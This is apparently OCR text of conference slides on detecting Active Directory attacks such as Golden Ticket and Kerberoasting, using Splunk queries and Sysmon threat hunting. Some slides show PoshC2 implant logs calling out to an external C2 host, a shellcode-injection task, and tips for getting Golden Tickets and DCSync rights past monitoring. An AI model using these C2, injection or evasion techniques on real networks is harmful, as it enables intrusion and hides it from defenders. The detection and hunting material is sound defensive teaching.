[105]: Seen:13/07/2019 12:29:23 | PID:7356 | 1s | DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (AMD64) PS
[107]: Seen:13/07/2019 12:29:23 | PID:5576 | 1s | DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (AMD64) C#
[108]: Seen:13/07/2019 12:29:23 | PID:2844 | 1s | DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (AMD64) PS
Select ImplantID or ALL or Comma Separated List (Enter to refresh):: 107
DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (PID:5576)
107>
root@MAC-KALIVM: /opt/PoshC2_Project/downloads 91x3

Detect - Golden Ticket

DCs only check the validity of user accounts within tickets after they are 20 minutes old.

- Check your AD logs for all Kerberos events and cross reference against active AD users - are they all enabled and valid?
- Log Kerberos activity - NetBIOS name not FQDN in the Domain field
- Examine encryption type of tickets submitted - should be AES not RC4 if DFL 2008 R2+. 0x12 for AES and 0x17 for RC4
- Time based analysis to find TGT with no TGS immediately before.
- Event ID 4762 (Admin Logon / SuperUser) with a blank Domain field.



Detect - Golden Ticket

```
index=main earliest=-7d sourcetype=WinEventLog:* (Account_Name != "Administrator" AND Account_Name != "*$*") AND "Security ID:*500" | stats count by Account_Name, EventCode | sort -
    count
```

Last 24 hours

✓ 950 events (02/07/2019 10:41:58.000 to 09/07/2019 10:41:58.766) No Event Sampling

Job Verbose Mode

Events (950) Patterns **Statistics (25)** Visualization

20 Per Page Format Preview

Prev 1 2 Next

Account_Name	EventCode	count
MJ.Hashes	4662	517
MJ.Hashes	4735	136
-	4624	64
MJ.Hashes	4624	64
MJ.Hashes	4672	64
MJ.Hashes	4634	61
MJ.Hashes	4737	44
MJ.Hashes	4738	37
MJ.Hashes	4755	16
MJ.Hashes	4739	8
CaptainKoala	4738	5

Detect – Golden Ticket Abuse

```
07/06/2019 05:32:42 PM
LogName=Security
SourceName=Microsoft Windows security auditing.
EventCode=4738
EventType=0
Type=Information
ComputerName=DS-DCPRD-01.digitalsolutions.com
TaskCategory=User Account Management
OpCode=Info
RecordNumber=1274330
Keywords=Audit Success
Message=A user account was changed.



Subject:

        Security ID:            S-1-5-21-3761752888-2114804872-3927619150-500

        Account Name:           MJ.Hashes

        Account Domain:         DIGITALSOLUTIONS

        Logon ID:               0x302B78



Target Account:

        Security ID:            S-1-5-21-3761752888-2114804872-3927619150-1118

        Account Name:           CaptainKoala

        Account Domain:         DIGITALSOLUTION
```

```
        SAM Account Name:       -

        Display Name:           -

        User Principal Name:    -

        Home Directory:         -

        Home Drive:             -

        Script Path:            -

        Profile Path:           -

        User Workstations:      -

        Password Last Set:      -

        Account Expires:

        Primary Group ID:       -

        AllowedToDelegateTo:    -

        Old UAC Value:          -

        New UAC Value:          -

        User Account Control:   -

        User Parameters:        -

        SID History:            -

        Logon Hours:            -



Additional Information:

        Privileges:             -
```

Detect – Golden Ticket Abuse

```
index=main earliest=-7d sourcetype=WinEventLog:Security EventCode=4738 (Account_Name != "Administrator" AND Account_Name != "*$*") AND "Security ID:*500" | table Account_Name
```

✓ 37 events (02/07/2019 10:59:54.000 to 09/07/2019 10:59:55.099) No Event Sampling

Events (37) Patterns **Statistics (37)** Visualization

20 Per Page Format Preview

Account_Name
MJ.Hashes krbtgt
MJ.Hashes DefaultAccount
MJ.Hashes Guest
MJ.Hashes CaptainKoala
MJ.Hashes mj.hashes
MJ.Hashes mssqlsvcaccnt
MJ.Hashes bob.chicken
MJ.Hashes adam.franklin
MJ.Hashes jason.parry

Evade - Golden Ticket

Request valid TGT for a service from the account you are about to apply your golden ticket to using Rubeus

Make use of the domain, offset and lifetime flags in Mimikatz to customise your tickets

We have found that lots of organisations heavily monitor group memberships (eg Domain Admins) but much less monitor for extended ACL privileges.

Such as the permissions required for successful DCSYNC (DS-Replication-Get-Changes and DS-Replication-Get-Changes-All via DRSGetNCCChanges function)

root@SteelCon-C2: ~ 106x50

```
Inject Shellcode: Posh_v2_x64_Shellcode.bin


Task 01483 (Mac) issued against implant 114 on host DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (13/07/2
019 13:06:06)
Inject-Shellcode -Shellcode ([System.Convert]::FromBase64String($Shellcode64))


Task 01484 (Mac) issued against implant 114 on host DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (13/07/2
019 13:06:06)
exit


Task 01482 (Mac) returned against implant 114 on host DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (13/07
/2019 13:06:08)



[116] New PS implant connected: (uri=LyZqowLpPPnhgkY key=iVVSEKt+th+63KYMPRqjm7MUS4TUSkL/uQs00z+/3vE=)
193.36.13.50:28554 | Time:13/07/2019 13:06:09 | PID:5860 | Sleep:1s | CaptainKoala @ DS-PRDWRK10020 (AMD64
) | URL:https://steelcon.duckdns.org:443


Task 01485 (autoruns) issued against implant 116 on host DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (13
/07/2019 13:06:10)
loadmodule Stage2-Core.ps1


Task 01485 (autoruns) returned against implant 116 on host DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (
13/07/2019 13:06:11)
Module loaded successfully

Task 01483 (Mac) returned against implant 114 on host DIGITALSOLUTION\CaptainKoala @ DS-PRDWRK10020 (13/07
/2019 13:06:11)


[+] Inject-Shellcode

[+] New Process: C:\Windows\system32\netsh.exe
[+] Running against x64 process with ID: 5860
[+] Current process arch is x64: 9840

VirtualAllocEx
[+] 65536
WriteProcessMemory
[+] True
CreateRemoteThread
[+] 1832
[-] LastError: 0
```

root@SteelCon-C2: ~ 82x47

```
 _______  _______           ._.     _______  _______
 \______ \ \_____ \ _____ _____| |__   \_____ \ \_____ \\
  |    ___/  _ \/  ___/  |  \  |  \  /  ____/  /  ____/
  |    |  (  <_> )___ \|  Y  \ \     \____/       \\
  |____|   \____/____  >___|  /  \_____ /\_____ /\\
                     \/     \/         \/       \/
  =============== v4.8 www.PoshC2.co.uk =============

User: Mac

[111]: Seen:13/07/2019 13:06:08 | PID:1376  | 1s | DIGITALSOLUTION\mj.hashes @ DS-
PRDWRK10020 (AMD64) C#
[113]: Seen:13/07/2019 13:06:09 | PID:9828  | 1s | DIGITALSOLUTION\mj.hashes @ DS-
PRDWRK10020 (AMD64) PS
[115]: Seen:13/07/2019 13:06:09 | PID:6572  | 1s | DIGITALSOLUTION\CaptainKoala @
DS-PRDWRK10020 (AMD64) C#
[116]: Seen:13/07/2019 13:06:09 | PID:5860  | 1s | DIGITALSOLUTION\CaptainKoala @
DS-PRDWRK10020 (AMD64) PS

Select ImplantID or ALL or Comma Separated List (Enter to refresh)::
```

root@MAC-KALIVM: /opt/PoshC2_Project/downloads 91x3

Threat Hunting Demo

Using the Kerberoast alert demonstrated earlier, we will perform a simple threat hunt.

	Time	Fired alerts	App	Type	Severity	Mode	Actions
☐	2019-07-08 10:32:30 UTC	Kerberos 4769	search	Real-time	High	Per Result	View results | Edit search | Delete
☐	2019-07-08 10:32:30 UTC	Kerberos 4769 EncType 17(RC4)	search	Real-time	High	Per Result	View results | Edit search | Delete

Viewing the results of the alert and filtering for the account responsible for the alert shows us that Jason.Parry is exhibiting suspicious behaviour or may be compromised.

Now that we have the account responsible, we want to identify the host the account is on.

```
index=main sourcetype=WinEventLog:* EventCode=4769 Ticket_Encryption_Type=0x17 Account_Name != "*$*" | stats count by Account_Name
```

Date time range


✓ 15 events (08/07/2019 10:31:30.000 to 08/07/2019 10:32:30.000) No Event Sampling Job Fast Mode

Events Patterns **Statistics (1)** Visualization

20 Per Page Format Preview

Account_Name	count
jason.parry@DIGITALSOLUTIONS.COM	15

Threat Hunting Demo



Threat Hunting Demo

```
Account Information:
        Account Name:           jason.parry@DIGITALSOLUTIONS.COM
        Account Domain:         DIGITALSOLUTIONS.COM
        Logon GUID:             {F130B4D2-5771-892A-D608-E21800ED297C}

Service Information:
        Service Name:           mssqlsvcaccnt
        Service ID:             S-1-5-21-3761752888-2114804872-3927619150-1110

Network Information:
        Client Address:         ::ffff:10.150.10.34
        Client Port:            56422

Additional Information:
        Ticket Options:         0x40800010
        Ticket Encryption Type: 0x17
```

Key Details:

- Account Name
- Service Name
- Client Address
- Ticket Encryption Type

Threat Hunting Demo

```
index=main earliest=-7d sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" SourceIp=10.150.10.34 | stats count by DestinationIp | sort - count
```

Date time range

154,398 events (01/07/2019 11:41:39.000 to 08/07/2019 11:41:39.367) No Event Sampling Job Fast Mode

Events Patterns **Statistics (7)** Visualization

20 Per Page Format Preview

DestinationIp	count
68.183.32.229	154317
10.150.10.187	65
52.114.128.10	6
52.114.132.22	4
52.114.158.92	3
52.114.132.23	2
52.114.128.8	1

NETMIRUDE
A member of the Lloyd's Register group

Threat Hunting Demo (EventCode 3)

```
Message=Network connection detected:

RuleName:

UtcTime: 2019-07-08 12:43:11.364

ProcessGuid: {5324c937-77e4-5d1f-0000-00100bd61c00}

ProcessId: 6520

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

User: DIGITALSOLUTION\jason.parry

Protocol: tcp

Initiated: true

SourceIsIpv6: false

SourceIp: 10.150.10.34
```

```
SourceHostname: DS-PRDWRK10019.digitalsolutions.com

SourcePort: 58349

SourcePortName:

DestinationIsIpv6: false

DestinationIp: 68.183.32.229

DestinationHostname:

DestinationPort: 443

DestinationPortName: https
```

Threat Hunting Demo (DNS Bonus)

```
index=main earliest=-7d sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" DestinationIp="68.183.32.229" | stats count by host | sort - count
```

Date time range

✓ 283,765 events (01/07/2019 13:03:33.000 to 08/07/2019 13:03:33.884) No Event Sampling

Job | Fast Mode

Events | Patterns | **Statistics (3)** | Visualization

20 Per Page | Format | Preview

host	count
DS-PRDWRK10019	154847
DS-DCPRD-01	71731
DS-PRDWRK10021	57187

```
index=main earliest=-7d sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=22 "68.183.32.229" | stats count by host | sort - count
```

Date time range

✓ 15 events (01/07/2019 12:21:30.000 to 08/07/2019 12:21:30.827) No Event Sampling

Job | Fast Mode

Events | Patterns | **Statistics (4)** | Visualization

20 Per Page | Format | Preview

host	count
DS-PRDWRK10019	8
DS-DCPRD-01	4
DS-PRDWRK10021	2
DS-PRDWRK10020	1

Threat Hunting (Inside DNS)

```
07/06/2019 03:05:34 PM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=22
EventType=4
Type=Information
ComputerName=DS-PRDWRK10019.digitalsolutions.com
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
TaskCategory=Dns query (rule: DnsQuery)
OpCode=Info
RecordNumber=84415
Keywords=None
Message=Dns query:
```

```
RuleName:

UtcTime: 2019-07-06 14:05:30.342

ProcessGuid: {5324c937-aa33-5d20-0000-0010bd30a501}

ProcessId: 6340

QueryName: steelcon.duckdns.org

QueryStatus: 0

QueryResults: ::ffff:68.183.32.229;

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

Threat Hunting 2-for-1

```
index=main earliest=-7d sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" ("EventCode=22" AND "68.183.32.229") OR ("EventCode=3" AND "68.183.32.229") | stats count by ComputerName
    ,EventCode | sort - count
```

All time

✓ 285,423 events (before 08/07/2019 16:43:44.178) No Event Sampling

Job Fast Mode

Events Patterns **Statistics (7)** Visualization

20 Per Page Format Preview

ComputerName	EventCode	count
DS-PRDWRK10019.digitalsolutions.com	3	156268
DS-DCPRD-01.digitalsolutions.com	3	71843
DS-PRDWRK10021.digitalsolutions.com	3	57297
DS-PRDWRK10019.digitalsolutions.com	22	8
DS-DCPRD-01.digitalsolutions.com	22	4
DS-PRDWRK10021.digitalsolutions.com	22	2
DS-PRDWRK10020.digitalsolutions.com	22	1

Threat Hunting Examples

A quick look at some other things you can drill down on to try and identify compromised assets or accounts.

- Process IDs & Process Spawning
- Processes connecting to the internet which should not i.e., notepad.exe
- File Names
- File Hashes
- Unsigned binaries, particularly those making network connections
- Binaries which should be signed but are not, such as svchost, explorer, outlook etc.
- Binaries in non standard locations such as C:\temp / %APPDATA% / Startup locations
- Never before seen domains
- Never before seen processes (Using lookup files)
- Non browser based binaries talking on 80/443 or to DNS
- Telemetry Based Detection

Threat Hunting Demo (Back to this)

```
Message=Network connection detected:

RuleName:

UtcTime: 2019-07-08 12:43:11.364

ProcessGuid: {5324c937-77e4-5d1f-0000-00100bd61c00}

ProcessId: 6520

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

User: DIGITALSOLUTION\jason.parry

Protocol: tcp

Initiated: true

SourceIsIpv6: false

SourceIp: 10.150.10.34
```

```
SourceHostname: DS-PRDWRK10019.digitalsolutions.com

SourcePort: 58349

SourcePortName:

DestinationIsIpv6: false

DestinationIp: 68.183.32.229

DestinationHostname:

DestinationPort: 443

DestinationPortName: https
```

Threat Hunting – Processes talking to C2

```
index=main earliest=-7d sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" ("EventCode=22" AND "68.183.32.229") OR ("EventCode=3" AND "68.183.32.229") | stats count by ComputerName
    ,EventCode,Image | sort - count
```

All time

✓ 285,644 events (before 08/07/2019 17:13:16.592) No Event Sampling

Job Fast Mode

Events Patterns **Statistics (11)** Visualization

20 Per Page Format Preview

ComputerName	EventCode	Image	count
DS-PRDWRK10019.digitalsolutions.com	3	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	156459
DS-DCPRD-01.digitalsolutions.com	3	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	71858
DS-PRDWRK10021.digitalsolutions.com	3	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	57312
DS-PRDWRK10019.digitalsolutions.com	22	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	5
DS-DCPRD-01.digitalsolutions.com	22	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	3
DS-PRDWRK10021.digitalsolutions.com	22	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	2
DS-DCPRD-01.digitalsolutions.com	22	C:\Windows\System32\svchost.exe	1
DS-PRDWRK10019.digitalsolutions.com	22	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.1905.4-0\MsMpEng.exe	1
DS-PRDWRK10019.digitalsolutions.com	22	C:\Windows\System32\netsh.exe	1
DS-PRDWRK10019.digitalsolutions.com	22	C:\Windows\system32\netsh.exe	1
DS-PRDWRK10020.digitalsolutions.com	22	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1

Threat Hunting – Processes making Net Conns

```
index=main earliest=-7d sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" "C:\\*.exe" NOT (DestinationIp="10.*" OR DestinationIp="172.16.*" OR DestinationIp="192.168.*") | stats
    count by DestinationIp,Image,ComputerName | sort - count
```

All time

✓ 383,675 events (before 08/07/2019 18:16:56.115) No Event Sampling

Job Fast Mode

Events Patterns **Statistics (13)** Visualization

20 Per Page Format Preview

DestinationIp	Image	ComputerName	count
68.183.32.229	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DS-PRDWRK10019.digitalsolutions.com	156871
68.183.32.229	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DS-DCPRD-01.digitalsolutions.com	71889
68.183.32.229	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DS-PRDWRK10021.digitalsolutions.com	57344
0:0:0:0:0:0:0:1	C:\Windows\System32\mmc.exe	DS-DCPRD-01.digitalsolutions.com	55
0:0:0:0:0:0:0:1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DS-DCPRD-01.digitalsolutions.com	6
52.114.128.10	C:\Users\jason.parry\AppData\Local\Microsoft\Teams\current\Teams.exe	DS-PRDWRK10019.digitalsolutions.com	6
52.114.132.22	C:\Users\jason.parry\AppData\Local\Microsoft\Teams\current\Teams.exe	DS-PRDWRK10019.digitalsolutions.com	4
51.140.154.156	C:\ProgramData\Microsoft\Windows Defender\platform\4.18.1905.4-0\MpCmdRun.exe	DS-DCPRD-01.digitalsolutions.com	3
52.114.158.92	C:\Users\jason.parry\AppData\Local\Microsoft\Teams\current\Teams.exe	DS-PRDWRK10019.digitalsolutions.com	3
52.114.132.23	C:\Users\jason.parry\AppData\Local\Microsoft\Teams\current\Teams.exe	DS-PRDWRK10019.digitalsolutions.com	2
0:0:0:0:0:0:0:1	C:\Windows\System32\lsass.exe	DS-DCPRD-01.digitalsolutions.com	1
51.141.3.187	C:\ProgramData\Microsoft\Windows Defender\platform\4.18.1905.4-0\MpCmdRun.exe	DS-DCPRD-01.digitalsolutions.com	1
52.114.128.8	C:\Users\jason.parry\AppData\Local\Microsoft\Teams\current\Teams.exe	DS-PRDWRK10019.digitalsolutions.com	1

Key Takeaways for your Organisation

- AD logging is rarely done right - invest time into it
- EDR won't always save you from advanced actors
- AD is the attack surface, defense in depth is critical
- Understanding what 'normal' looks like within your organisation and recognising common behaviours helps. Data and telemetry can then be used to aid detection and tuning.
- Invest in an enterprise log aggregation system, the data is already within your environment, use it!
- Lots of good free tooling available for example SysMon

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https://github.com/nettitude/defensive-scripts

Ross @PwnDexter

Mac @BaffledJimmy

NETTITUDE

A member of the Lloyd's Register group